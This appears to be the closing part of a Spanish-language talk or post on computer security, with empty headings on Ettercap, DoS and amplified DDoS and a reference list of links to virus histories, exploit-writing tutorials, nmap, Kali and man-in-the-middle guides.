


Ettercap

DoS y DDoS



DDoS Amplificado



Referencias

<http://www.trendmicro.co.uk/infographics/threat-morphosis/>

http://infographiclist.files.wordpress.com/2012/03/itsecuritythreatsq12010_4f733fde8910a.jpg

<http://blogs.protegerse.com/laboratorio/2013/03/06/22-anos-despues-recordando-el-virus-michelangelo/>

<http://mashable.com/2011/03/16/history-of-computer-viruses/>

<http://www.exploit-db.com/papers/13147/>

<https://www.corelan.be/index.php/2009/07/19/exploit-writing-tutorial-part-1-stack-based-overflows/>

<http://exploit-exercises.com/>

<http://nmap.org>

www.indetectables.net

<http://frannoe.blogspot.com.es/2014/01/estais-seguros-que-vuestra-wifi-es.html>

<http://www.redeszone.net/seguridad-informatica/sslstrip/>

www.wifislax.com

<http://www.kali.org/>

<http://thacid.wordpress.com/2012/03/02/man-in-the-middle-con-arpspoof-sslstrip-wireshark-y-mucho-tiempo-libre/>

<http://www.cubalo.com/blog/?tag=kali>